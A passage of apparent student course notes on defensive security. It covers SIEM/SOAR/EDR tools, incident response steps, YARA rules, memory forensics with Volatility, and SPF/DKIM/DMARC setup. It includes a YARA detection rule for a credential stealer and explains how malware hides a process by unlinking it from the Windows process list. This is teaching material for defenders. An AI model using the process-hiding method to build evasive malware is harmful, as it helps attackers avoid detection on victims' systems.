
PSExec is a tool from the Microsoft Sysinternals suite that provides SSH-like functionality for Windows. The user enters username, password and address of the server they want to connect to. The process works as follows:

1. Authentication with credentials on server
2. Install the PsExec service with `sc.exe`
3. Execute the entered shell command
4. Result is sent back to the client
5. Service is deregistered when client disconnects

7. MONITORING & DETECTION

Different Cyber Security methods serve different purposes:

Prevention	*Response*	*Recovery*
– Hardening	– Incident Management	– System Rebuild
– Isolation *(VM, Docker)*	– Hunting	– Access Recovery
– Penetration Testing	– Forensic	– Credential Reset
– Red Teaming	– Containment	– Post-mortem
– Awareness	– Triage	– Post-incident hardening
– SIEM, SOAR, EDR	– Timeline Reconstruction	– Compliance & Business Recovery
– Threat Intelligence		



Evolution of Cyber Security Defense

Analyzing a cyber attack falls in the domain of ***Digital Forensics and Incident Response (DFIR)***.

7.1. SIEM

Security Information and Event Management (SIEM) solutions are responsible for ***collecting log and event data*** from various sources such as the network, servers and applications and aggregating, identifying, categorizing and analyzing this data in real time. With a SIEM solution, security problems should be detected automatically as well as the ability to send an alert.

Tasks: Pattern search in log data for indicators of a cyber attack (so-called ***Indicators of Compromise (IOC)***), correlation of event information, identifying abnormal activity, sending alerts according to defined alert rules

In short: A SIEM is a ***logging + filter + alert solution***. The most well known SIEM is ***Splunk***.

7.1.1. Wazuh

Wazuh is an ***open-source SIEM and Extended Detection and Response (XDR) solution*** for centralized monitoring of ***endpoints, servers, and cloud systems***. It combines classic ***SIEM capabilities*** with ***host-based intrusion detection (HIDS)*** *(uses a monitoring service installed on clients)*, plus integrity monitoring, compliance checks, and vulnerability detection.

The ***Wazuh Agent*** is installed on clients and servers and collects security-relevant data such as logs, security events, inventory data, and integrity reports. This data is sent encrypted to the central ***Wazuh Manager***. The Wazuh Manager analyzes the data in ***real time*** using rules and correlation, detecting attack patterns, indicators of compromise, and unusual behavior.

When suspicious events occur, Wazuh automatically generates ***alerts*** with different severity levels, which can be forwarded via dashboards, email, or external systems.

In addition, Wazuh supports ***compliance monitoring***, ***vulnerability detection (CVE matching)***, and ***integration with the ELK stack*** **(ElasticSearch, Logstash, Kibana)** for log analysis and visualization.

7.2. SOAR

Security Orchestration, Automation and Response (SOAR) also collects data from various sources similar to a SIEM, but SOAR additionally supports the incident responder in managing the crisis. SOAR enables automated intervention when a security incident occurs *(e.g. automatically quarantine affected systems)*. A SOAR system also supports the incident responder in rolling out security countermeasures *(e.g. to Active Directory).*
Tasks: Alert Investigation, Orchestration, Automation workflow

In short: A SOAR is ***SIEM + a action plan in case of compromise***. We used ***Velociraptor*** in the exercises. A big use case is to detect patterns on the machines in your network after an incident:
– URLs, Credit card data in process memory
– Malware signatures in binaries
– Malware patterns in registry

7.3. EDR

Endpoint detection and response (EDR) is a software installed on clients that continuously monitors the client and acts on rules when unusual activity occurs. This is also what differentiates a EDR from a HIDS: A HIDS just monitors, while a EDR also reacts to threats.

8. INCIDENT RESPONSE

8.1. CYBER SECURITY RESPONSE TEAMS

The name ***"Computer Emergency Response Team (CERT)"*** was first used in 1988 by the CERT Coordination Center at Carnegie Mellon University. Because the term is trademarked and cannot be used freely, there are multiple alternative names available: ***Cyber/Computer Incident Response Team (CIRT)***, ***Computer Emergency Security Incident Response Team (CESIRT)***, ***Computer Security Incident Response Team (CSIRT)*** etc. But they mean more or less the same thing: A team that responds to major security incidents.

This is different from a ***Security Operations Center (SOC)***, which proactively monitors and detects threats across the organization and is responsible for day-to-day security.

There are different frameworks to choose from when handling a cyber incident:

NIST Incident Response Framework	***SANS Incident Response Plan***
1. Preparation 2. Detection and Analysis 3. Containment, Eradication and Recovery 4. Post-Incident Activity	1. Preparation 2. Identification and Scoping 3. Containment & Intelligence Development 4. Eradication & Remediation 5. Recovery 6. Lessons Learned

8.2. INDICATORS OF COMPROMISE (IOC)

Indicators of Compromise (IoC) define ***characteristics of an incident*** in a structured manner. They have the goal to describe, communicate and find artifacts related to incidents. Currently, there is no agreed-upon standard, so there are different competing formats to describe artifacts: YARA, STIX, TAXII, OpenIoC, Snort…

8.3. ATTACK TYPES

Cyber attacks can usually be classified in one of two categories

Smash and Grab	*Exfiltration*
Technique used by Ransomware groups. Attackers enter through the easiest entrypoint and visibly break stuff. Usually demand ransom through data encryption and threaten to release sensitive documents. But once they are gone, they are gone; no additional backdoors.	Technique used by APTs. They slowly build up many channels from inside the network to establish persistence. Attackers act slowly. Even if one entrypoint is detected, they have others. Difficult to get rid of.

8.4. PROCEDURE DURING AN INCIDENT

Your company is suffering from an attack. What to do?

First Step: Bestandsaufnahme

1. Gather as much information as possible about the current state of your systems.
2. ***Create a board that lists the "Ist-Zustand" and "Soll-Zustand"***.
   Example: Ist-Zustand: A link in a spam mail has been clicked, PC is unusually slow, a window was flashing up quickly, high resource usage, a ransom has popped up, some systems are down.
   Soll-Zustand: Production is running again.
3. List the impact for the ***business*** *(Is production still running?)*, ***company IT*** *(are critical systems still running?)* and ***stakeholders & communication*** *(Has there been a ransom? Does the company board know about the state?)*

The Bestandsaufnahme must be carried out by the incident response team, the "Krisenstab". The challenge here is that there must be not only be IT people present in the team, as they lack the necessary business focus for prioritization. Business people must also be present to determine what to restore first.

Key Question: Can employees still work? What can be done so the business is still operating?

Second Step: Emergency Meeting

Create a 15 minute emergency meeting to share the findings. Is there something known about the attacker? How long will the time to recover be?

The communication plan is important: Inform employees first before you inform the press. The head of the incident response team decides what to say to the media, not the CEO.

Third Step: Option Meeting

The purpose of the emergency meeting is to provide status updates, not to hold long discussions. To do so, an Option Meeting is held: Here, different options and measures are discussed in more depth.

8.4.1. Example Incident Procedure: Ransomware attack

1. Analyze systems
2. Reconstruct attack
3. Don't do instant recovery, risk of reinfection
4. Damage control, disconnect devices
5. Scan firewall and log files for info
6. Create a alternate IT plus communication channels so IT can work
7. Rescue backups from ransomware

8.4.2. Example Incident Procedure: Espionage

1. Check logs and running processes
2. Identify attacker infrastructure
3. Understand attack
4. Initialize countermeasures
5. Silently stop espionage *(Attacker shouldn't know they were found)*
6. Analyze what data has been exfiltrated
7. Analyze what data the attacker still has access to

9. DATA SCANNING AND MANIPULATION TOOLS

9.1. CYBERCHEF

CyberChef is a web app for encryption, encoding, compression and data analysis. In can perform a wide range of operations, including encoding and decoding, hashing, and making HTTP requests, among many others. These operations can be chained together to form a "recipe" to transform data.

Useful CyberChef operations

- ***Fork:*** Splits input data based on a specified delimiter
- ***Register:*** Stores data in registers so it can be reused by subsequent operations
- ***Filter:*** Filters data using a regular expression
- ***Unique:*** Removes duplicate values
- ***Extract Domains:*** Extracts domain names from the input data

CORS limitations when using HTTP requests

CyberChef runs entirely in the ***browser***, so all HTTP requests are subject to ***Cross-Origin Resource Sharing (CORS)*** restrictions. If a target server does not allow the ***CyberChef origin*** in its CORS policy, the ***response*** will be blocked by the browser. Blocked responses usually prevent access to ***response bodies***, ***headers***, and ***status codes***, even if the request itself is sent. This limitation affects workflows that rely on ***HTTP requests*** for enrichment, validation, or data fetching.

Common workarounds

- Use a ***CORS-enabled proxy*** to relay requests and add permissive CORS headers.
- ***Self-host CyberChef*** or run it ***locally*** so it can share the same ***origin*** as the target service.
- Perform HTTP requests externally using tools like ***curl*** or ***Python scripts***, then import the fetched data into CyberChef for further processing.

9.2. YARA

YARA *(Yet another ridiculous acronym)* is a ***pattern matching*** and ***keyword scanner tool*** designed to detect malware artifacts on infected system. Since filtering by hashes is very restrictive, YARA uses rules designed to identify binary patterns in bulk data.

```
# Run recursively (-r) on ~/malware with the rules in index.yar
yara -r /opt/applic/yara-rules/index.yar ~/malware
# Run only the rules tagged with "Packer" and "Compiler", and supress warnings (-w)
yara -w -r -t Packer -t Compiler /opt/applic/yara-rules/index.yar ~/malware
```

Many other security tools have YARA support built-in, like Velociraptor or Volatility. YARA should be used as a ***first-level triage tool***: Depending on the signature, it can lead to many false positives. Try including additional context around the hits to eliminate false positives.

9.2.1. Yara Rules

Yara rules are written in a custom, C-like format with the `.yar` extension. The two most important sections are `strings` and `conditions`. The former defines the ***strings and binary patterns*** to look for, while the latter contains the ***rule's logic***. It contains binary expressions that determine whether the rule is satisfied.

Element	*Description*
Visibility	Keyword before the rule name. `public` if not specified. `private` rules do not trigger alerts. Visibility can be used to split larger rules into smaller ones.
Rule name	At the top after the `rule` keyword. Is case-sensitive, is alphanumeric and underscore only.
Tags	After the rule name and a ":". Used for reporting and categorizing rules
`meta:`	Arbitrary key-value pairs, often specifying author, description and additional resources. Cannot be referenced in strings or condition

Element	*Description*
`strings:`	Declare variables. The name has to start with a $ sign. Variable name must be alphanumeric and underscore only. Any string enclosed in forward slashes will be treated as ***regex***. Strings can have modifiers, which are placed after the value. – ***`ascii`***: Search for one byte per character *(default, can be combined with `wide`)* – ***`wide`***: Search for two bytes per character *(common in many executable binaries, doesn't fully support UTF-16)* – ***`private:`*** Private strings will never be displayed in YARA output – ***`nocase:`*** Match case-insensitive on this string – ***`fullword:`*** Only match if delimited by non-alphanumeric character *(e.g. whitespace)* – ***`xor:`*** XORs every single byte combination with the string – ***`base64:`*** Searches for the base64-encoded variant of the string
`condition:`	Specifies when this rule should trigger an alert. Usually checks whether some string has been detected.

Example 1

```
rule macrocheck : maldoc { // "maldoc" is a tag
  meta: // this is a comment
    Author = "Fireeye Labs"
    Description = "Identify office documents with the MACROCHECK credential stealer in them..."
    Reference = "https://www.fireeye.com/blog/threat-research/2014/11/fin4_stealing_insid.html"
  strings:
    $PARAMpword = "pword=" ascii wide
    $PARAMmsg = "msg=" ascii wide
    $PARAMuname = "uname=" ascii
    $userform = "UserForm" ascii wide
    $userloginform = "UserLoginForm" ascii wide
    $invalid = "Invalid username or password" ascii wide
    $up1 = "uploadPOST" ascii wide
    $up2 = "postUpload" ascii wide
  condition:
    all of ($PARAM*) or (($invalid or $userloginform or $userform) and ($up1 or $up2))
```

Example 2

```
rule foo {
  strings:
    $a1 = { 64 8B (05|0D|15|1D|25|2D|35|3D) 30 00 00 00 } // any of the values in ( )
    $a2 = {64 A1 30 00 00 00}
    $a3 = {FF 75 ?? FF 55 ?? A?} // ? = any byte
    $a4 = {68 [-3] 07 00 [1-5] FF 15} // [-3] = 0 - 3 bytes in between
  condition:
    3 of them // 3 of all strings found
    and for any i in (1 .. #a3): // #a3 = number of times $a3 occurs
      (uint8(@a3[i] + 2) == uint8(@a3[i] + 5))
    and !a4 > 10 // !a4 = length of $a4
}
```

9.2.2. YARA Rule Generator

A YARA rule generator can analyze patterns in a given binary and automatically generate YARA rules for it. Useful to identify a malware on different systems after it has been identified. In the exercises, we used YarGen for it.

9.2.3. Packers

Most malware today is packed in some way to help get around Antivirus signature detection. Packing can range from ***simple compression*** all the way to ***full encryption*** or ***debugger/sandbox/VM detection*** to make the job of reverse engineering the malware as painful as possible. But packers are not foolproof – the binary has to be encrypted/decompressed at some point to run on the OS.

10. MEMORY FORENSICS

Analyzing systems for malicious evidence is known as ***forensics***. It typically involves creating a ***chain of evidence*** to reconstruct what actions a malware has taken and to identify Indicators of Compromise (IoC). Typically, this involves taking a image of the hard drive and analyzing the files, network traffic, system logs etc. IoCs can not only be found on hard drives, but also in other places where data is stored: ***RAM***, ***Page files***, ***Crash Dumps*** and ***Hibernation files***.

The ***Paradigm of Software Protection*** states:

> *"Malware can hide, but it has to run"*
>
> *— Jesse D. Kornblum*

Artifacts to be found in Memory: Processes, network connections, loaded drivers, console command history, strings in memory, credentials and keys… In theory, it is possible to ***reconstruct the code*** of binaries and libraries entirely ***from memory*** by collecting all memory addresses of the program, but this is very costly and depends on the OS *(Memory protection mechanisms like Address Space Layout Randomization (ASLR) make it more difficult to do so)*

10.1. FORENSIC PROCESS WITH CHAIN OF CUSTODY

If a system should be forensically analyzed, for example for a criminal investigation, the process needs to preserve ***chain of custody***, so that they are valid evidence that can be presented in court. Otherwise the opposite party can claim that someone has tampered with it to their disadvantage. The process is divided into three steps:

1. Create the Image	*2. Create the analysis report*	*3. In case the report is questioned*
1. Create digital copy of hard drive *(Bitwise copy with DD)* 2. Create image files of drive and memory 3. Create a hash of the images 4. "Seal" the image and hash and store in a vault	5. Verify the hashes of the image 6. Conduct the analysis with the dual control principle *(Vier-Augen-Prinzip)* 7. Write a report based on the findings with signatures by all forensics involved	1. Create an independent second report 2. Compare reports on differing findings

10.2. MEMORY ACQUISITION

To directly read memory on Windows, the program ***requires `SYSTEM` privileges*** *(highest possible privileges, above Administrator)*. Most tools install a driver that runs as `SYSTEM` to do so. We used WinPmem to test.

On Linux, the most popular option, LiME, required loading a new kernel module. But with AVML *(Acquire Volatile Memory for Linux)*, a tool by Microsoft, memory can be acquired without a kernel module.

There are also specialized PCIe cards that can do the job, but they are quite expensive. Older 32-bit computers with a FireWire port can use Direct Memory Access *(DMA)* to access the upper 4GB of RAM.

10.3. MEMORY SMEAR


Data in memory can potentially be ***modified by the memory acquisition***; this is called ***Memory Smear***. There are different methods to avoid it:

- ***Suspend program execution:*** Use Task Manager to suspend a program. The memory of this program can then be collected and the program resumed afterwards. But especially for critical processes, this isn't always possible.
- ***Run in a VM and pause it:*** Run a VM, pause the VM, copy over the files containing the memory *(VMWare: `.vmem` files)*. The VM can then be resumed.
- ***Hibernation:*** Before a computer hibernates, it writes the entire content of its memory on disk *(Windows: `%SystemDrive\hiberfil.sys`)*. Copy over this file by connecting the drive to another computer.
- ***System Crash*** **(Blue Screen/Kernel Panic)*:*** After most system crashes, the memory is also dumped on disk *(Windows: `%WINDIR%\MEMORY.DMP`)*
- ***Shutdown:*** Windows has the "Fast Boot" feature, which is basically "hibernation-light". On shutdown, some parts of memory are written to `%WINDIR%\pagefile.sys` *(mostly empty if the PC has enough memory)* and `%WINDIR%\swapfile.sys` *(Used for idling Microsoft Store apps to save resources)*

10.4. WINDOWS PROCESSES IN MEMORY

Windows stores all its processes in a doubly-linked list named ***`PsActiveProcesses`***. With a pointer stored in the ***kernel symbol*** ***`nt!PsActiveProcessHead`***, the first element of the list can be accessed – which is always the `System` process with PID 4. All other processes are children of `System`. With the `Flink` *(Forward Link)* and `Blink` *(Backward Link)* pointer, the next/previous process can be reached. Since the list is circular, the next process after the last running process will be `System` again. Note that the ***order of the processes in the list is arbitrary***, it is only meant for quickly enumerating all processes on the system. This method is used by ***Task Manager***, `tasklist`, `Get-Process` and `pstree`.

But this doubly-linked list makes it ***easy to hide processes***: A process can simply ***change the pointers of its neighbors*** to remove itself from `PsActiveProcesses`, ***rendering it invisible*** to this method of listing all processes. Interestingly, unlinking from the list does not have any negative consequences like not getting any CPU time allotted. This is due to the scheduler keeping its own list of processes. Programs like ***psscan*** can ***find hidden processes*** by scanning for signatures of `EPROCESS` *(The file structure Windows stores process information in)* or comparing the contents of `PSActiveProcesses` with the list the CPU scheduler has.



Unlinking a process from `PsActiveProcesses`

10.5. MEMORY ANALYSIS WITH VOLATILITY

Volatility is a Python-based ***memory extraction framework*** that works on Windows, macOS and Linux. Version 2 is no longer supported, so only Volatility 3 commands will be listed here. You need to add the `windows.`, `linux.` or `mac.` prefix in front of the command depending on the memory dump you'd like to analyze

- `info`: Show OS & kernel details
- `pslist`: Lists the processes present *(not process hiding resistant)*
- `psscan`: Scans for processes present *(process hiding resistant)*
- `pstree`: Lists processes in a tree based on their parent PID.
- `netscan`: Scan for network connections
- `cmdscan`: Scan for command history
- `cmdline`: List arguments program was started with
- `consoles`: Looks for open console sessions

Volatility 3 requires kernel symbols for the OS you're trying to analyze. Download them from the Volatility README and place them into `/opt/applic/volatility3/volatility3/volatility3/symbols`

11. E-MAIL SECURITY

There are three main E-Mail security features that enable different aspects of E-Mail authentication:

- ***Sender Policy Framework (SPF):*** Allows senders to define which IPs are allowed to send mail for a domain
- ***Domain Keys Identified Mail (DKIM):*** Provides an encryption key and digital signature that verifies a email hasn't been faked or altered.
- ***Domain-based Message Authentication, Reporting and Conformance (DMARC):*** Unifies SPF and DKIM to allow domain owners to declare how they would like E-Mail from their domain to be handled if it fails SPF or DKIM tests

All of these mechanisms are processed on the ***E-Mail server of the receiver*** *(except DKIM, which also does part of its job on the sender E-Mail server)* and rely on querying data from the DNS of the sender. SPF and DKIM check for authenticity of the sender and content, while DKIM provides feedback about those two to the sender domain.

There are external tools to check the configuration of these features like mxtoolbox.com

11.1. SPF

Sender Policy Framework (SPF) is designed to ***combat email coming from faked senders***. The receiving email server can check whether the IP address the email was sent from matches the IP in the SPF entry on the sender's DNS; if not, the sender email has been spoofed.

To implement SPF, a new `TXT` resource record needs to be created on the DNS. An example SPF entry looks like:

```
ost.ch. IN  TXT  "v=spf1 mx ip4:192.168.2.10/24 -all"
```

Element	*Description*
Version	The version of SPF used. Always `v=spf1`, as there hasn't been a SPF2 or later
Mechanisms	After the version, ***"mechanisms"*** can be specified to capture certain addresses in the domain – `mx`: Matches any IP that has a `MX` record on the DNS. Most common mechanism. – `a`: Matches any IP that has a `A/AAAA` record. – `ip4/ip6`: Matches any IP in the specified IPv4/IPv6 address range – `all`: Always matches. Used as a default catch-all like `-all` at the end to deny all other IPs – `include`: References the SPF policy of another domain Adding a "-" before any mechanism means "Fail the SPF test for this mechanism"

When a mail server receives a email, the following ***SPF verification steps*** are performed

1. Read the email address in the `MAIL FROM` header field
2. Request all `TXT` records of the domain in the `MAIL FROM` email address
3. Find the `TXT` record containing SPF information and parse it
4. If SPF record contains mechanisms that point to other DNS records *(e.g. `mx` or `a`)*, perform additional DNS requests to get those IPs
5. Compare the IP the email was received from with the IPs specified by SPF
6. If they match, the sender is authentic, otherwise the mail is thrown out.

As ***SPF does not validate the `FROM` field*** that contains the sender address the user actually sees, it can still be successfully spoofed even when SPF is active. DMARC is required to authenticate this field.

11.2. DKIM

Domain Keys Identified Mail (DKIM) uses private-public encryption to ***validate the authenticity*** of a email to verify the email ***has not been tampered*** with. To set it up, the sender server must create a key pair and publish the public key together with some other information as a TXT record on its DNS. An example DNS record looks like this:

```
20251204._domainkey.ost.ch. IN  TXT  "v=DKIM1; k=rsa; h=sha256; p=<public key>"
```

Element	*Description of TXT record key*
Selector	Each DKIM entry must have a selector, a ***unique ASCII identifier***, which makes it possible to have multiple DKIM keys active at the same time. Set the name of the `TXT` record to `<selector>._domainkey.<domain>`.
v=	Version of the DKIM standard. Always `DKIM1`
k=	Encryption algorithm of the key pair. Usually `rsa` or `ed25519`
h=	Hashing algorithm of the key pair. Usually `sha256`.
p=	Public key used for DKIM.

Before an email is sent, its body and select headers are hashed. These are concatenated, signed with the private key of the mail server and placed in the ***`DKIM-Signature` header*** of the email. The header also contains some other metadata, like the signature algorithm, the hash of the message body and what headers were used for the signature.

Sample `DKIM-Signature`:

```
DKIM-Signature: v=1; a=rsa-sha256; d=ost.ch;
  s=20251204; bh=<hash of body> b=<signature>
  h=mime-version:from:date:message-id:subject:to;
```

Key	*Description of header key*
v=	Version of the DKIM standard. Always 1.
a=	Signing algorithm
d=	Originating domain
s=	DKIM selector to use
bh=	Hash of the email body
b=	Signature of the message
h=	The email headers included in the Hashing

The receiving server then downloads the DKIM DNS entry, specified in the ***`s=` key***, from the domain specified in the `DKIM-Signature`'s ***`d=` key*** and validates the hash with it. It then calculates the message hash again and compares it to the validated hash in `DKIM-Signature`'s ***`b=` key***. If they match, the message hasn't been tampered with.

11.3. DMARC

Domain-based Message Authentication, Reporting and Conformance (DMARC) describes how emails that don't pass SPF or DKIM tests should be handled. It is based on three concepts: ***Identifier Alignment***, ***Policies*** and ***Reports***.

11.3.1. Identifier Alignment

DMARC verifies if ***either SPF or DKIM has succeeded*** and if the domain verified by SPF *(domain in `MAIL FROM` header)* or DKIM *(domain in `DKIM-Signature` header)* ***matches the domain specified in the `FROM` field*** of the email *(this is the email displayed as the sender to the user)*. This check is called ***Identifier Alignment***. ***DMARC passes if the Identifier Alignment has been verified.***

For more security, both DKIM and SPF can be configured in one of two modes:
- ***`strict`:*** The domains from SPF/DKIM and `FROM` must match exactly
- ***`relaxed`:*** One domain may be a subdomain of the other

There is no way to force DMARC to only pass if both SPF and DKIM pass. But this should not even be necessary, as they both verify the origin domain. Additionally, SPF fails often due to email forwarders *(re-sending an already delivered email, e.g. from a discontinued address or a mailing list rewriting the original sender to the mailing list address)*.

11.3.2. Policy

The policy describes ***how emails that failed verification are processed***. Individual policies can be set for the main domain and subdomains. There are three different policies:
- ***`none`***: Doesn't do anything, usually used for testing
- ***`quarantine`:*** Different actions depending on configuration of the mail server, e.g. flag message or place in spam
- ***`reject`:*** Delete emails that fail verification

11.3.3. Reports

DMARC can automatically ***generate reports of failed verifications*** and send them ***to the domain those mails were sent from***. The email addresses the reports are sent to are set in the DMARC DNS record. There are two types of reports:
- ***Failure Report/Forensic Report:*** Sends one report per email and consists of possibly redacted copies of the offending email.
- ***Aggregate Report:*** Sent once a day and contains a overview of all emails of the domain in XML. Does not contain any details about the emails

For example, if a spammer faked the sender to `ivan@ost.ch` and DMARC would catch it, it would fetch the DMARC policy from the `ost.ch` DNS, check what type of reports it wants to receive and then report this fake email to `ost.ch`.

11.3.4. Implementation

Just like SPF and DKIM, DMARC is configured via a `TXT` resource record in DNS. The record must be set to the name `_dmarc.<domain>`.

```
_dmarc.ost.ch IN  TXT "v=DMARC1; p=quarantine; pct=100; adkim=s; aspf=r;
                       rua=mailto:rua-dmarc@ost.ch; ruf=mailto:ruf-dmarc@ost.ch;"
```

Element	***Description of TXT record key***
`v=`	DMARC version, always `DMARC1`
`p=/sp=`	The DMARC policy used by the main domain and subdomain
`pct=`	Percentage of bad emails on which the policy is applied. If <100%, emails that have not been selected will be handled by the next, less strict policy *(`p=reject` will be handled as `quarantine`, `p=quarantine` as `none`)*
`aspf=/adkim=`	Strictness of SPF/DKIM domain check, either `s` (strict) or `r` (relaxed)
`rua=/ruf=`	Email addresses the aggregate/forensic reports should be sent to. Must be in `mailto:` format. Multiple addresses can be entered with comma separation

12. ACTIVE DIRECTORY

Active Directory (AD) is a directory service from Microsoft, providing centralized management of users, groups and computers. It manages authentication and authorization *(based on LDAP, NTLM, Kerberos, DNS)*. A windows machine can be managed by AD by performing a ***Domain Join***. The machine can then be added to groups, use AD user accounts and access other resources managed by AD. The AD can be managed via the Windows feature ***Active Directory Users & Computers***.


Terminology

- ***Object:*** Item in AD. Two types: ***Resources*** *(e.g. Printers)* and ***Security Principals*** *(users, groups, computers)*
- ***Organizational Units (OU):*** Provide folder-like structure to group objects
- ***Container:*** Parent object for certain types of AD objects *(Forests, Domains, OUs, Sites, Subnets)*
- ***Group Policy Objects (GPO):*** Admin-defined specifications of policy settings applied to users, groups or computers. Bundles different configuration settings into one. GPOs can be applied to domain, site or OU objects. The GPOs are stored in the `SYSVOL` share on the domain controller *(`\\mydomain.local\SYSVOL`)*
- ***Domain:*** Logical group of network objects. Objects are always collected in a domain. Identified by a DNS name, the “namespace”
- ***Tree:*** Collection of one or more domains or trees. Linked in a transitive trust hierarchy
- ***Forest:*** A single AD instance that has a collection of trees that share a common global catalog. Represents a security boundary

Benefits of AD

